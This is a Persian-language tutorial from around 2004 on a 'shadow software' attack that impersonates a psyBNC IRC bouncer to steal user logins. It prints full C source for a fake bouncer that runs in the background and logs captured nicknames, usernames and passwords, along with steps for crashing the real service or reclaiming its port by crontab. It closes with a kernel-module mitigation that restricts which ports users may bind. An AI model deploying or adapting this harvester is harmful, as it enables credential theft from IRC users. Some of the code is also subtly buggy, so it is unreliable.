



Hashem(S)



SADOW SOFTWARE ATTACK

نویسنده : *Hashem Hamedani*

منبع : WWW.rosiello.org

تاریخ : ۱۳۸۳/ ۹/ ۲۸



مقدمه:

قبل از شروع بررسی این برنامه بهتر دیدم مطالب زیر را ذکر کنم:

بالاخره بعد مدت ۳ سال از طراحی این برنامه یا بهتر بگویم شبه برنامه، سورس و طرز کار آن در اختیار عموم قرار گرفت این برنامه در کنفرانس یا همان گردهمایی سالانه هکر ها که هر ساله بزرگترین و بهترین افراد و گروه ها هکر در دنیا در فنلاند بیان و بررسی شد و سورس شبیه آنچه در اینجا می بینید بطور آزمایشی امتحان شده بود و نقاط ضعف آن برطرف و قدرت آن چند برابر سورس فعلی شده بود و اطلاعات آن در اختیار دیگر افراد شرکت کننده در آن کنفرانس قرار گرفت. در این کنفرانس که هر ساله برگزار می شود برنامه های مختلفی طراحی شده مثل netcat و nessus و... امیدوارم یک روز همه گروه های امنیتی در ایران هم در کنار دارای چنین گردهمایی شویم.

امیدوارم با این مقاله اطلاعات هر چند ناچیز در مورد این نوع نفوذ و مقابله با آن به کاربران بدهم.

تذکر: این مقاله فقط جنبه آموزشی دارد و هرگونه سوءاستفاده از آن به عهده خود شخص می باشد.



مقدمه اصلی:

خیلی از کاربران Adminهای سیستم هنوز اطلاعی درباره کار این نوع حمله ها ندارند و مکانیزم حفاظتی در برابر آن را بلد نیستند. چون آنها بیشتر مشغول کار با سرور و کاربران سرور خود هستند ، نه حفاظت از سرور (مناسفانه!!!)

در نگاهی به گذشته حملات ، به صورت مشکلات فراوانی برای کاربران و صاحبان سرور ها پیش می آمد. این نوع حمله بسته به فرد حمله کننده بسیار می تواند خطرناک باشد.

طرز کاره نرم افزار حمله سایه ای (Shadow Software Attack) بسیار شبیه سایه ای به سرور (Shadow server) است اگر ما بتوانیم این کار را به صورت کامل انجام دهیم.


معمولا کاربران نمی توانند تشخیص بدهند که سرور شناسایی شده و آغاز یک مبادله اطلاعات به صورت Look-And-Feel با سرور مطمئن است یا نه، آیا واقعا به سرور متصل شده؟

نرم افزار حمله سایه ای (Shadow Software Attack) هم بر همین موضوع استوار است که یک هکر با شبیه سازی یک نرم افزار Look-And-Feel می تواند به سیستم نفوذ کند.

با طرح یک مثال طریقه حمله را شرح می دهیم:


افرادی که در این مسئله نقشی دارند: به یک Shell Provider و یک استفاده کننده از Shell Provider که همان قربانی ما (Victim) است و یک حمله کننده.

دروازه ای که یک مشتری می تواند استفاده کند از یک Provider آغاز کند یک Bouncer (اون میتواند یک Proxy در وب یا FTP یا IRC و یا هر برنامه دیگر که بتونه شبیه این برنامه ها باشد)



سرور باید یک محیط را برای مشتری مهیا کند برای اینکه در خواستهای کاربر را جامه عمل بپوشاند و این کار عینا همان کار Shell (Working Shell) است. (این توضیحات در محیط و سیستم عاملهای مبتنی بر Unix (*NIX) از قبیل Linux است ولی دلایل و استدلالها یکسانی می توان برای Windows نیز بکار برد).

حال کاربر می تواند سورس برنامه را کامپایل (در محیط های *NIX), پیکربندی و نرم افزار را به صورت دلخواه خود برای اتصال به Shell آماده کند.




نرم افزاری که قصد استفاده از آن را دارید باید قابلیت بوجود آوردن یک Bounce و قرار دادن یک روش مطمئن برای انجام کار ما باشد. کاربر احتیاج دارد به یک دروازه از Bouncer تا از یک <<included>> که می تواند مانند نمونه نباشد استفاده کند! معمولا کاربران زمانی تبدیل به یک قربانی می شوند که تسلط کامل به روش های دفاعی و پیش گیرنده نداشته باشند. حتی اگر سیستم آنها، دفاع در برابر این روش حمله را پشتیبانی کند این روش بخاطر انعطاف پذیری زیاد بسیار خطرناک است و البته برای هکرها عالی!



حالا که یک پیش زمینه درباره موضوع بدست آمد روشی را برای دسترسی به اطلاعات بررسی می کنیم. ما قصد داریم یک نرم افزار را به منظور دسترسی به داده های گزارشی (**Logging data**) و Account و پسورد های قربانی توسط Shadow Software شبیه سازی کنیم. این کار احتیاجی به نرم افزار های جانبی و فراوان ندارد و با حداقل ها می توان این کار را کرد.

آنالیز:

Bouncer: یک برنامه که می تواند به پورتها گوش کند و درخواستهای مجاز را از طرف کاربر پاسخ داده و اجازه دسترسی به او را امکان ساز کند. خوب اول یک برنامه را که این خصوصیت را داشته باشد انتخاب می کنیم. شرح حمله تقریبا در همه حالات شبیه به هم هستند و اصول تشریحی یکی است. خوب حالا نگاه کنید به شکل زیر که فعل و انفعالات و کار هایی که مابین کاربر و یک Bouncer واقعی صورت می گیرد را نمایش می دهد:



نمودار بالا بسیار مهم است زیرا Shadow Software باید دقیقا تک تک کارهای بالا را بدون هیچ عیب و کامل با کاربر انجام دهد.

یک هکر برای کامل کردن حمله خود باید بداند که احتیاج دارد به :

۱- نرم افزار شبیه ساز. ۲- نرم افزاری که با آن به پورتها گوش بدهد.

اتصال به سیستم قربانی شبیه زیر است:

سه درخواست بالا بسیار ساده اطلاعاتی را در اختیار ما قرار می دهد و نرم افزار شبیه ساز یک اتصال کامل را به وجود آورد. برای گوش کردن به پورتها می توان از یک پورت اسکن استفاده کرد یا با استفاده از مهندسی اجتماعی به این مهم دست یافت یا پولی به ما بدهید تا این اتصال را ایجاد کنیم!! [این یکی را جدی بگیرید:]


اما هنوز هکر نمی تواند شروع کند به Fake Software زیرا پورت هنوز در دست Bouncer قربانی است .

خوب در این زمان فرصتی است که هکر در مورد کاری که می خواهد انجام دهد، تصمیم بگیرد مثل Crash کردن سرور یا یک Real Buoncer و یا منتظر Reboot کردن سیستم شود. در این حالت نرم افزار قربانی از کار می افتد و تا هر زمانی که او در سیستم است شما می توانید هر کاری می خواهید بکنید اما پیدا کردن هکر به ندرت اتفاق می افتد زیرا یک هکر خوب قبل از اینکه کاربر بتواند متوجه شود که Bouncer او از کار افتاده است به Shadow Bouncer اقدام می کند.



حالا هکر می تواند با Shadow Software کار کند و می تواند یک شبیه سازی کامل در Bouncer قربانی انجام دهد. وقتی قربانی فاز را مجاز اجرا کند هکر به صورت نا محسوس و بدون هیچ گونه ایجاد شکی به اطلاعات او دست می یابد.

به نمودار زیر توجه کنید و آن را با نمودار بالا مقایسه کنید.



این نرم افزار یک اکسپلویت نیست ولی می توان یک شبه اکسپلویت در نظر گرفت.

حالا تا حدی با تئوری کار آشنا شدیم حالا یک کم عملی تر به مسئله نگاه کنیم:

خوب اول یک Bouncer مثل IRC Bouncer و یا IRC Bot انتخاب می کنیم

IRC Bouncer از يك دروازه برای اتصال به IRC Server ها استفاده می کند. این برنامه سودمندی می باشد زیرا که شما می توانید از سرور های IRC به راحتی استفاده کنید.

این برنامه به طور پیش فرض برای Bouncer ها تنظیم شده است

مثل: پورتهای را که به آن گوش می دهد (port listener) و بنر ها (banners) و پاسخ به پیامها (response messages)...

چیزهای که یک هکر باید بداند:

۱- پورتهای را که Bouncer قربانی از آن استفاده می کند.

۲- پاسخ به پیامهای که از Bouncer قربانی می آید.

۳- یک اتصال در ماشینین شبیه ماشین قربانی.

هکر می تواند از کدی شبیه Bouncer که قربانی استفاده می کند سود برده و به پورت پیش فرض این برنامه گوش دهد. تا زمانی که پورت اشغال است نمی توان شبیه ساز را اجرا کرد اما این مسئله هیچ مشکلی ندارد اگر ماشین بتواند بدست بیاورد یک Crontab اون موقع کافی بدهیم شبیه ساز را زیر Crontab با پایین ترین رنج زمانی (مثلا اجرا کند شبیه ساز را هر یک دقیقه یکبار). وقتیکه ماشین قربانی Reboot کرد Bouncer قربانی قطع می شود هکر می تواند

Fake Bouncer خود را اجرا کند. وقتی کاربر گزارشی در میان Bouncer (Log into Bouncer) اون می فرستد اطلاعات شخصی خود را با گزارش سپس شبیه ساز آن اطلاعات را دریافت کرده و ماهی به فلاپ می افتد و حالا اطلاعات در دست هکر است 😊. زمانی که قربانی بخواهد از اصل برنامه گزارش بگیرد احتمال دارد Bouncer واقعی لو رود ولی این مسئله دیر اتفاق افتاده زیرا اطلاعات قبلا در اختیار هکر قرار گرفته است.



Hashem(S)

مهم: در خیلی از سیستم ها از یک سری پورت اصلی استفاده می شود (کاربران نمی توانند وصل بشوند به پورتهای بیشتر از ۱۰۲۴) اما این برای همه کاربران نیست. این یک Bug نیست به عقیده من یک ضعف کوچک در طراحی پورتهای است. این نکته درباره این مقاله بسیار کاراست دیدم بعد نیست اشاره ای به آن بکنم.

و این هم سورس برنامه:



Hashem(S)

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <signal.h>
#include <fcntl.h>
#include <netdb.h>
#define MAX_CONN 1
void bg( );
void tcp_initialize( );
void logging( );
int main( int argc, char **argv )
{
    int sd, client_len, binding, finished, PORT, i, k;
    int user, nick, pass, new_sd, waiting, client_addr_len, j;
    char ch;
    char nickname[30];
    char memory[30];
    char start[]="Software Launched with Success!";
    char welcome[]=":Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.3.1\n";
    char setpassa[]=":-psyBNC!psyBNC@lam3rz.de NOTICE";
    char setpassb[]=":Your IRC Client did not support a password. Please
    type /QUOTE PASS yourpassword to connect.\n";
    char setpass[200];
    struct sockaddr_in server_addr, client_addr;
    if( argc!=2 ){
        printf( "\nFakepsyBNC\n" );
        printf( "www.ramsin134@yahoo.com \n" );
        printf( "Author:Hashem.H \n\n" );
        printf( "%s <PORT>\n", argv[0] );
        exit( 0 );
    }
    client_addr_len=sizeof( client_addr );
    PORT=atoi( argv[1] );
    finished=0, user=0, nick=0, pass=0;
    tcp_initialize( &server_addr, PORT, INADDR_ANY );
    signal( SIGCHLD,SIG_IGN );
    sd=socket( AF_INET, SOCK_STREAM, 0 );
    if( sd < 0 ){
        perror( "Socket error" );
        return -1;
    }
    binding=bind(sd,(struct sockaddr *)&server_addr,sizeof(server_addr));
    if( binding != 0 ){
        perror( "Bind" );
        return -1;
    }
    waiting=listen( sd, MAX_CONN );
    if( waiting!=0 ){
        perror( "Listening" );
        return -1;
    }
    for( i=0; i<30; i++ ) memory[i]='\0';
    for( i=0; i<200; i++ ) setpass[i]='\0';
    bg( );
    printf( "\nFakepsyBNC Launched into Background!\n" );
    printf( "Copyright © 2004 Rosiello Security\n" );
    printf( "Author: Angelo Rosiello\n\n" );
    logging( start );
    new_sd=accept(sd,(struct sockaddr *)&client_addr, &client_addr_len);
```



Hashem(S)

```
send( new_sd, welcome, strlen(welcome), 0 );
i=0;
while( !finished ){
recv( new_sd, &ch, 1, 0 );
memory[i]=ch;
if( ch=='\n' ){
for( i=0; i<30; i++ ) memory[i]='\0';
i=-1;}
if( strcmp( memory, "USER" )==0 || strcmp( memory, "user" )==0 ){
for( j=0; j<30; j++ ) memory[j]='\0';
user=1;
if( nick==1 && pass==0 ){
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );
sprintf( setpass, "%s %s %s", setpassa,nickname, setpassb );
send( new_sd, setpass, strlen(setpass),0 );}
if( nick==1 && pass==1 && user==1 ){
finished=1;
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );}
for( j=0; j<30; j++ ) memory[j]='\0';
i=-1;}
if( strcmp( memory, "NICK" )==0 || strcmp( memory, "nick" )==0 ){
for( j=0; j<30; j++ ) memory[j]='\0';
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
for( k=1; k<j-2; k++ ) nickname[k-1]=memory[k];
nickname[k]='\0';
logging( nickname );
nick=1;
if( pass==0 && user==1 ){
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );
for(k=0; k<30; k++)
if(nickname[k]=='\n')
nickname[k]='\0';
sprintf( setpass, "%s %s %s",setpassa, nickname, setpassb) ;
send( new_sd, setpass,strlen(setpass),0 );}
if( nick==1 && user==1 && pass==1 ){
finished=1;
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
```



Hashem(S)

```
memory[j]=ch;
j++;}}
for( j=0; j<30; j++ ) memory[j]='\0';
i=-1;
if( strcmp( memory, "PASS" )==0 || strcmp( memory, "pass" )==0 ){
pass=1;
if( user==1 && nick==1 && pass==1 )
finished=1;
for( j=0; j<30; j++ ) memory[j]='\0';
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );
for( j=0; j<30; j++ ) memory[j]='\0';
i=-1;
i++;}
return 0;}
/*****/
void bg( ){
signal( SIGHUP, SIG_IGN );
if ( fork ( )!= 0 ){
exit( 0 );}}
/*****/
void tcp_initialize(struct sockaddr_in *address,int port,long IPAddr)
{
address->sin_family = AF_INET;
address->sin_port = htons((u_short)port);
address->sin_addr.s_addr = IPAddr;}
/*****/
void logging( char ch[30] ){
int fd;
fd = open( "psy.log", O_CREAT | O_RDWR | O_APPEND, 0644 );
sprintf( ch, "%s\n", ch );
write( fd, ch, strlen(ch) );
close( fd );}
```



نکات قابل توجه:

- کامپایل باید در محیط NIX* باشد (سیستم عاملهایی مثل: Linux, FreeBSD)
- بعد کامپایل فایلی به نام "psy.log" ساخته می شود که گزارشات در آن قرار می گیرد.

راه تعمیر و مقابله:

راههای زیادی برای مقابله با این شیوه حمله وجود دارد اما بروز رسانی سیستم دفاعی هم ممکن است حمله را تشخیص ندهد. یکی از راهها استفاده از TLS (Transport Layer Security = پروتکل استاندارد که از طریق اینترنت یک ارتباط امن ایجاد می کند در وبها و نسخه امنتر از SSL است) در این روش یک Server/Software مجاز برای اتصال استفاده می شود روش دیگر استفاده از یک Challenge-response مجاز است و خیلی راههای دیگر اما یک راه بسیار ساده و کار آمد استفاده از یک برنامه مستقل از سیستم است این نرم افزار می تواند رنج پورتی را که کاربران می توانند به آن دسترسی داشته باشند را مشخص می کند.

این برنامه یک برنامه کامل و حتمی نیست اما انعطاف خوبی دارد در تعیین رنج پورتها به طور پیش فرض در تنظیمات که به نام SYS_bind است uid < 555 تعیین رنج می کند که پورتهای کمتر از 555 مد نظر است. می توان تغییراتی در گام ها و first_port (پورت شروع) ایجاد کرد.

توابع سازنده رنج پورتها:

1-base_port = first_port+(step*uid) => base_port-1 < port_range < base_port+step

2-assign_port(uid, port) <=> base_port-1 < port < base_port+step&& uid < 555

در زیر سورس برنامه قرار دارد:



Hashem(S)

```
#define MODULE
#define __KERNEL__
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/net.h>
#include <linux/sched.h>
#include <linux/socket.h>
#include <sys/syscall.h>
#include <asm/uaccess.h>
#include <linux/in.h>
#include <linux/byteorder/generic.h>
#include <asm/byteorder.h>
#include <linux/tty.h>
#define step 100
#define first_port 10000
MODULE_LICENSE("GPL");
MODULE_AUTHOR("ramsin");
int ( *o_socketcall ) ( int, unsigned long * );
extern void *sys_call_table[];
#define AL(x) ((x) * sizeof(unsigned long))
static unsigned char nargs[18]={AL(0),AL(3),AL(3),AL(3),AL(2),AL(3),
                                AL(3),AL(3),AL(4),AL(4),AL(4),AL(6),
                                AL(6),AL(2),AL(5),AL(5),AL(3),AL(3)};

#undef AL
void print_string(char *str){
    struct tty_struct *my_tty;
    my_tty = current->tty;
    if (my_tty != NULL) {
        (*(my_tty->driver).write)(my_tty, 0, str, strlen(str));
        (*(my_tty->driver).write)(my_tty, 0, "\015\012", 2);    }}
uint16_t ntohs(uint16_t x){
    u_char *s = (u_char *) &x;
    return (uint16_t)(s[0] << 8 | s[1]);}
int n_socketcall(int call, unsigned long *args){
    struct sockaddr_in address;
    unsigned long a0, a1;
    unsigned long a[6];
    struct task_struct *cTask = get_current();
    int ret, uid;
    int requested_port;
    int port = first_port;
    char msg[64];
    if(call == SYS_BIND){
        uid = cTask->uid;
        if(uid > 555){
            print_string("your uid number is out of bounds!!!");
            return -1;}
        else if(uid==0) goto request_ok;
        if (copy_from_user(a, args, nargs[call]))
            return -EFAULT;
        a0=a[0];
        a1=a[1];
```



```
copy_from_user(&address, (struct sockaddr *)a1, a[2]);
requested_port = ntohs(address.sin_port);
port = port+(step*(int)cTask->uid);
if(requested_port>=port && requested_port<port+step)
goto request_ok;
else{
if(port>65565) return -1;
sprintf(msg, "Possible range of ports %d<x<%d", port-1, port+step);
print_string(msg);
return -1;}
request_ok:
ret = o_socketcall(call,args);
return ret;}
else ret = o_socketcall(call, args);
return ret;}
/*****
/
int init_module(void){
o_socketcall = sys_call_table[SYS_socketcall];
sys_call_table[SYS_socketcall] = (void *) n_socketcall;
printk("Module Fixbind Loaded!\n");
return 0;}
/*****
/
void cleanup_module(void){
sys_call_table[SYS_socketcall] = o_socketcall;
printk("Fixbind unloaded\n");}
```

برداشت آخر:

در آخر تذکر می دهم تا می توانید مطالعه کنید کتابهایی در مورد شبکه و مطالب جدید را مطالعه کنید.

با امید بهروزی و موفقیت شما
هاشم